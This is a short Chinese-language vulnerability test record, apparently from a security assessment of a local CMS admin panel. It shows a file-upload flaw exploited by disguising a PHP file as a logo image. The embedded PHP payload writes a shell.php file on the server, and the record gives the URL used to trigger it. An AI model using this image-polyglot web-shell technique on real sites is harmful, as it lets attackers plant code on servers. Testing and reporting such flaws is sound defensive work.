操作：点击添加新链接，在上传logo处上传带有恶意代码（ <?fputs(fopen("shell.php","w"), "<?php phpinfo()?>")?）的图片Hack.jpg（Hack.php+demo.jpg），查询图片存储名，通过路径http://localhost:8082/admin/index.php/data/upload/linklogo/16068952755.jpg访问图片

结果：提交完成，访问图片成功，显示页面。证明存在文件上传漏洞。

